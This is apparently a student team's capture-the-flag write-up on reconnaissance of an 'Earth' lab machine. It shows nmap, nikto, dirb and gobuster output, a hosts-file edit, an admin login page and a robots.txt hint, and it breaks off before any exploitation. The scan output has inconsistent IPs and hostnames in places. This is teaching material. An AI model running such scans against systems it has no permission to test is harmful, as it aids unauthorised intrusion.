http://192.168.190.136 [400 Bad Request] Apache[2.4.51][mod_wsgi/4.7.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Fedora Linux][Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9], IP[192.168.190.136], OpenSSL[1.1.1l], Python[3.9], Title[Bad Request (400)], UncommonHeaders[x-content-type-options, referrer-policy]
```


f) Curl

Had issues on Alex's Kali so we used David's. Shows an HTML file (nothing special)

```
(kali㉿kali)-[~/Desktop]
$ sudo curl 192.168.190.136

<!doctype html>
<html lang="en">
<head>
  <title>Bad Request (400)</title>
</head>
<body>
  <h1>Bad Request (400)</h1><p></p>
</body>
</html>
```

When we launch the IP in a browser it is empty:



g) Dmitry scan

```
(kali㉿kali)-[~]
└─$ sudo dmitry -p 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.111.141
Continuing with limited modules
HostIP:192.168.111.141
HostName:downloads

Gathered TCP Port information for 192.168.111.141
_____
File System
Network
Port      State
22/tcp    open  Netw
Portscan Finished: Scanned 150 ports, 94 ports were in state closed

All scans completed, exiting
```

Not very useful...

h) Netdiscover

```
(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r 192.168.60.0/24 # Fadi Fleihan
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP          At MAC Address      Count     Len   MAC Vendor / Hostname
192.168.60.1 00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.60.2 00:50:56:fd:f1:1c      1      60  VMware, Inc.
192.168.60.136 00:0c:29:28:9c:c9    1      60  VMware, Inc.
192.168.60.254 00:50:56:f4:1a:8d    1      60  VMware, Inc.
```

i) Rustscan

Failed

```
(kali㉿kali)-[~]
$ sudo rustscan 192.168.111.141 -b 10000
[██████████]
Faster nmap scanning with rust.

The config file is expected to be at "/root/.config/rustscan/config.toml"

WARNING: Your file description limit is lower than the provided batch size. Please consider increasing this (instructions in our README). NOTE: this may be dangerous and may cause harm to sensitive servers. Automatically reducing the batch size to match your system's limit, this process isn't harmful but reduces speed.
WARNING: Your open file description limit is smaller than expected. You can increase the ulimit with the '-u' flag like '-u 5000' to get default size. Or, use the Docker image. If you do not increase ulimit your RustScan speeds will be much slower in comparison to a normal ulimit.
The batch size is 512
thread 'main' panicked at 'Too many open files. Please reduce batch size. The default is 5000. Try -b 2500.', src/scanner.rs:115:21
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

Summary: After scanning we now know we are dealing with a web app with 3 ports 22 80 and 443 where 22 is SSH, 80 is HTTP and 443 is HTTPS.

II. Finding and Exploiting Vulnerabilities

a) Curl

```
[kali㉿kali)-[~]
$ curl https://earth.local/admin
curl: (60) SSL certificate problem: self-signed certificate
More details here: https://curl.se/docs/sslcerts.html
curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
[kali㉿kali)-[~]
$ curl http://earth.local/admin
```

Curl doesn't seem to be working

b) Nikto

Juicy ! it says possible Cross Site Tracing , outdated apache, and outdated OpenSSL.

```
(kali㉿kali)-[~]
$ sudo nikto -h 192.168.60.136 -Cgidirs all
- Nikto v2.5.0

+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        80
+ Start Time:         2023-11-22 21:45:58 (GMT2)

+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /WfFevaw5.php#: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie csrfToken created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 26638 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2023-11-22 21:50:53 (GMT2) (295 seconds)

+ 1 host(s) tested
```

```
(kali㉿kali)-[~]
$ sudo nikto -h 192.168.60.136 -ssl
- Nikto v2.5.0

+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        443

+ SSL Info:           Subject: /C=US/O=Unspecified/CN=earth/emailAddress=root@earth
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=US/O=Unspecified/OU=ca-205268111140071423/CN=earth/emailAddress=root@ear
th
+ Start Time:         2023-11-22 21:53:55 (GMT2)

+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Hostname '192.168.60.136' does not match certificate's names: earth. See: https://cwe.mitre.org/data/definitions/297.html
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
consreadme/
+ 8909 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:          2023-11-22 22:00:30 (GMT2) (395 seconds)

+ 1 host(s) tested
```

```
(kali㉿kali)-[~]
$ sudo nikto -h 192.168.60.136
[sudo] password for kali:
- Nikto v2.5.0

+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        80
+ Start Time:         2023-11-23 16:17:04 (GMT2)

+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /NhZtDyq5.php#: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie csrf token created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
consreadme/
+ 8907 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2023-11-23 16:18:33 (GMT2) (89 seconds)

+ 1 host(s) tested
```

c) Dirb


```
└─(kali㉿kali)-[~]
$ sudo dirb http://192.168.111.141/ /usr/share/dirb/wordlists/common.txt

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sun Nov 19 15:23:41 2023
URL_BASE: http://192.168.111.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612
Want to know more about Kali? See
— Scanning URL: http://192.168.111.141/ —
+ http://192.168.111.141/cgi-bin/ (CODE:403|SIZE:199)
Documentation
_____
END_TIME: Sun Nov 19 15:24:55 2023
DOWNLOADED: 4612 - FOUND: 1
```

SUCCESS! We found a mysterious link... We found <http://192.168.11.141/cgi-bin/>
Let's visit the website to check it out!



Forbidden

You don't have permission to access this resource.

The page is forbidden but we are getting somewhere. Port 80 forbid us to proceed but https might allow us.

Since port 443 is for HTTPS (I googled it) then we can enter the website using https instead of http and it worked but there is no information about anything on the page. Our only option is to check DNS in certificate and other information in the padlock icon for some hint.

Fedorawebserver Test Page

If you can read this page, it means that the web server installed at this site is working properly, but has not yet been configured.

If you are a member of the general public:

The website you just visited is either experiencing problems or undergoing routine maintenance.

To let the administrators of this website know that you are seeing this page and not what you were expecting, an e-mail addressed to "webmaster" at the website's domain should reach an appropriate person. For example, if you saw this page while visiting www.example.com, you could send e-mail to "webmaster@example.com".

Fedora is a distribution of Linux, a popular computer operating system. It is commonly used by hosting companies because it is free, and includes free web software. This "test page" is shown instead of

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using Apache Webserver: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using Nginx: You should now put your content in a location of your choice and edit the `root` configuration directive in the `nginx` configuration file `/etc/nginx/nginx.conf`.

Lets check the DNS from the padlock logo, usually there are info there:

The screenshot shows the 'Page Info' application interface. At the top, there are four tabs: 'General' (selected), 'Media', 'Permissions', and 'Security'. The 'General' tab displays the following information:

Title:	Test Page for the HTTP Server on Fedora
Address:	https://192.168.111.141/
Type:	text/html
Render Mode:	Standards compliance mode
Text Encoding:	UTF-8
Modified:	March 26, 2021 at 19:49:58 GMT+2

Below this, under 'Meta (2 tags)', is a table:

Name	Content
viewport	width=device-width, initial-scale=1

The 'Media' tab is also visible, showing the following media resources:

Address	Type
https://192.168.111.141/icons/poweredbypng	Image
https://192.168.111.141/poweredbypng	Image

Associated details for the first media resource:

Location:	https://192.168.111.141/icons/poweredbypng
Type:	PNG Image
Size:	1.94 KB (1,984 bytes)
Dimensions:	88px x 31px
Associated Text:	[Powered by Fedora]

At the bottom right are 'Select All' and 'Save As...' buttons.

General Media Permissions Security

Website Identity

Website: 192.168.111.141
Owner: This website does not supply ownership information.
Verified by: CN=earth.local,L=Milky Way,ST=Space [View Certificate](#)

Privacy & History

Have I visited this website prior to today? Yes, 2 times
Is this website storing information on my computer? No [Clear Cookies and Site Data](#)
Have I saved any passwords for this website? No [View Saved Passwords](#)

Technical Details

Connection Encrypted (TLS_AES_128_GCM_SHA256, 128 bit keys, TLS 1.3)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

[Help](#)

Certificate

earth.local

Subject Name

State/Province	Space
Locality	Milky Way
Common Name	earth.local

Issuer Name

State/Province	Space
Locality	Milky Way
Common Name	earth.local

Issuer Name	
State/Province	Space
Locality	Milky Way
Common Name	earth.local
<hr/>	
Validity	
Not Before	Tue, 12 Oct 2021 23:26:31 GMT
Not After	Fri, 10 Oct 2031 23:26:31 GMT
<hr/>	
Subject Alt Names	
DNS Name	earth.local
DNS Name	terratest.earth.local

What is important here is:

DNS NAME: earth.local

DNS NAME: terratest.earth.local

Same ones we got earlier in NMAP !

I will make sure using nmap:

```
(kali㉿kali)-[~] nmap -sV -sc -v -T4 192.168.111.141
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 11:54 EET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating ARP Ping Scan at 11:54
Scanning 192.168.111.141 [1 port]
Completed ARP Ping Scan at 11:54, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54, 0.00s elapsed
Initiating SYN Stealth Scan at 11:54
Scanning 192.168.111.141 [1000 ports]
Discovered open port 443/tcp on 192.168.111.141
Discovered open port 22/tcp on 192.168.111.141
Discovered open port 80/tcp on 192.168.111.141
Completed SYN Stealth Scan at 11:54, 5.16s elapsed (1000 total ports)
Initiating Service scan at 11:54
Scanning 3 services on 192.168.111.141
Completed Service scan at 11:54, 12.14s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.111.141.
NSE: Script Post-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 1.05s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 1.21s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Nmap scan report for 192.168.111.141
```

```
443/tcp open  ssl/httpd Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Test Page for the HTTP Server on Fedora
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| tls-alpn:
|   http/1.1
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|   Subject Alternative Name: DNS:earth.local, DNS:terrestre.earth.local
|   Issuer: commonName=earth.local/stateOrProvinceName=Space
|   Public Key type: rsa
|   Public Key bits: 4096
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2021-10-12T23:26:31
|   Not valid after: 2031-10-10T23:26:31
|   MD5: 4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|   SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
MAC Address: 00:0C:29:44:B7:12 (VMware)
NSE: Script Post-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds
Raw packets sent: 1990 (87.544KB) | Rcvd: 15 (952B)
```

In 443 scan the DNS are shown so we can try something with DNS.

We are inspired by a previous lab where we use nano to paste the ip and domain name to /etc/hosts file.

```
GNU nano 7.2                               /etc/hosts *
```

127.0.0.1	localhost	Public Key Info
127.0.1.1	kali	Algorithm RSA
::1	localhost ip6-localhost ip6-loopback	Key Size 4096
ff02::1	ip6-allnodes	Exponent 65537
ff02::2	ip6-allrouters	Modulus CA:85:67:3E:0A:3B:BD:71:A0:32:F3:EB:DE:7C:A5:95:E2:86:6D:AB:8A:B3:E...
Miscellaneous		
Serial Number	65:96:58:49:C5:61:96:53:86:74:95:81:9E:13:31:E7:3B:67:96:47	
Signature Algorithm	SHA-256 with RSA Encryption	
Version	3	
Download	TSP/ICMPv6/ICMPv4/ICMPv6/ICMPv4	
Fingerprints		
SHA-256	E8:5F:5E:AC:60:04:FA:FF:03:17:41:F8:9F:0C:8F:3C:ED:E4:56:AA:F4:85:41:CE...	
SHA-1	04:DB:58:29:A3:3F:80:76:F1:3B:8A:1B:58:10:69:88:DB:25:76:51	
^C Help	^O Write Out	^W Where Is
^X Exit	^R Read File	^X Replace
	^K Cut	^T Execute
	^U Paste	^C Location
		^G Go To Line
		M-U Undo
		M-E Redo
		M-A Set Mark
		M-G Copy
		M-J To Bracket
		M-Q Where Was
		M-W Next

I did a mistake I corrected it: (same line)

```
GNU nano 7.2                               /etc/hosts *
```

127.0.0.1	localhost	Public Key Info
127.0.1.1	kali	Algorithm RSA
::1	localhost ip6-localhost ip6-loopback	Key Size 4096
ff02::1	ip6-allnodes	Exponent 65537
ff02::2	ip6-allrouters	Modulus CA:85:67:3E:0A:3B:BD:71:A0:32:F3:EB:DE:7C:A5:95:E2:86:6D:AB:8A:B3:E...
192.168.111.131	dc-2	
192.168.111.141	earth.local terratest.earth.local	

```
Kali㉿kali: ~
```

```
$ sudo nano /etc/hosts
```

```
[sudo] password for kali:
```

```
$
```

We can now visit the page using the DNS earth.local and terratest.earth.local:

The screenshot shows a web browser window with the URL <https://earth.local> in the address bar. The page title is "Earth Secure Messaging Service". Below the title is a large image of the Earth from space. The main content area contains the text "Send your message to Earth:". Below this is a text input field labeled "Message:" with a placeholder "Send your message to Earth:". There is also a "Message key:" input field and a "Send message" button. A section titled "Previous Messages:" lists several hex-encoded messages. At the bottom, a progress bar indicates "Transferring data from earth.local...".

Send your message to Earth:

Message:

Message key:

Send message

Previous Messages:

- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d02
- 2402111b1a0795070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d

Transferring data from earth.local...

There is a message and a box to enter a message. I will enter a message to check what happens:

Message:

TEAM THETA SENT A MESSAGE

Message key:

THETA

Send message

Previous Messages:

- 000d0419610000000000741b001a157409651904071b0413045942
- 00000063000e06000763000302194b49
- 00000063000e06000763000302194b49

Additional three encoded messages were found below. This means that there are directories that are not public.

d) GOBuster

Before doing the Dirb, we had tried gobuster but were not lucky!


```
(kali㉿kali)-[~] $ gobuster dir -u http://192.168.111.141 -t 50 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.111.141
[+] Method:       GET
[+] Threads:     50
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
[!] Error: error on running gobuster: unable to connect to http://192.168.111.141/: Get "http://192.168.111.141/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

However, now we try gobuster on earth.local.

```
(kali㉿kali)-[~] A MESSAGE
$ sudo fping 192.168.111.141
192.168.111.141 is alive

(kali㉿kali)-[~]
$ gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://earth.local/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/admin          (Status: 301) [Size: 0] [→ /admin/]
/cgi-bin/        (Status: 403) [Size: 4199]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
• 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b16110743181608
```

Since we found directories, we can try <https://earth.local/admin> (seems intriguing).



We gobustered the link for hidden directories: Nothing hidden

```
(kali㉿kali)-[~]
$ gobuster dir -u http://earth.local/admin -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://earth.local/admin
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/logout           (Status: 302) [Size: 0] [→ /admin]
/login            (Status: 200) [Size: 746]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

So, clicked on login:

← → ⌂ ⌂ https://earth.local/admin/login

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Log In

Username:

Password:

I will also do gobuster here: Nothing found

```
[kali㉿kali] -[~]
$ gobuster dir -u https://earth.local/admin/login -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          https://earth.local/admin/login
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode

Error: error on running gobuster: unable to connect to https://earth.local/admin/login/: Get "https://earth.local/admin/login/": context deadline exceeded (Cli
out exceeded while awaiting headers)
```

We do not have any additional information to proceed.

I will try looking for hints in terratest.earth.local now!

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google H](#)

Test site, please ignore.

Oh well! The site asks us to ignore it.

Alright, I guess we have no choice but believing it that we cannot proceed from here.


End of CTF.

Joking ! lets use our beloved Gobuster AGAIN

Bingo !

Most importantly we have robots.txt

e) Robots.txt



A screenshot of a terminal window with a dark background. The title bar shows the URL `https://terratest.earth.local/robots.txt`. Below the title bar, there is a horizontal menu bar with several icons and text labels: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google H. The main area of the terminal displays the content of the robots.txt file:

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

These are files they don't want us to see! What are they hiding from us?

Testingnotes is also accessible we can check it:

The screenshot shows a web browser window with a dark theme. The address bar displays "terratest.earth.local/testingnotes.txt". The page content is a plain text file titled "Testing secure messaging system notes". It contains several bullet points and a "Todo" section:


```
